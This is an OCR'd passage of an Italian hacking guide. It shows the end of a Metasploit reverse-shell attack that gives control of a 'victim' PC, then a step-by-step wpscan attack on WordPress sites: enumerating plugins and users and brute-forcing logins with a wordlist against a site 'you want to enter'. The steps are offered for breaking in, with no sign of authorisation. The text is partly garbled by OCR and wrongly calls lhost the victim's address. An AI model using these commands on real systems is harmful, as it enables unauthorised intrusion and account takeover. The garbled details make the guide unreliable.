
Ora selezioniamo l'indirizzo ip della vittima, digitando semplicemente:

set lhost "indirizzo_ip_della_vittima"



Ora selezioniamo la porta che abbiamo indicato nella fase precedente:

set lport 443



Ora diamo il comando exploit per fare partire l'ultimo attacco. Ora siamo dentro al pc ! Sarà possibile avere una schermata e utilizzare il terminale della vittima.

Attacco ad un sito Wordpress

In questo capitolo vedremo come sia facile attaccare un sito dove è installato Wordpress, sfruttando alcune vulnerabilità dei vari plugin o dello stesso sistema

WordPress

Wordpress è una delle soluzioni per creare siti internet anche professionali, più conosciuta negli ultimi anni. Grazie alla sua facilità di utilizzo e di gestione, ha avuto un grosso successo tra i vari bloggers di questo mondo.

In questo capitolo vedremo come è possibile eludere la sicurezza di questo servizio, utilizzando un programma che si chiama
Digitiamo da terminale per aprire il programma wpscan;
cd /pentest/web/wpscan

L'operazione successiva è quella di scrivere:
ruby ./wpscan.rb --url "wordpress "

dove al posto di wordpress scriviamo il sito nel quale vogliamo entrare
ruby ./wpscan.rb --url wordpress --enumerate p
ruby ./wpscan.rb --url 1wordpress --enumerate u
Questi ultimi due comandi, servono essenzialmente per conoscere tutte le possibilità vulnerabilità che sono presenti in questo database.
Una volta finito di eseguire l'operazione da terminale, si avrà un elenco delle possibili falle, che possono essere utilizzate per un eventuale attacco.
Il passo successivo dipende da quello precedente, poichè per ogni falla c'è un'operazione da fare.
Il generale è possibile effettuare un attacco brutefoce, utilizzando un dizionario che è possibile reperire da internet. Per farlo basta digitare:
*ruby ./wpscan.rb --url wordpress --wordlist *your file**
--username
user account
dove al posto di your file bisogna inserire l'indirizzo dove è presente il dizionario.

Copyright

Per ulteriori guide, approfondimenti e tanto altro, visita il sito ismanettone.it.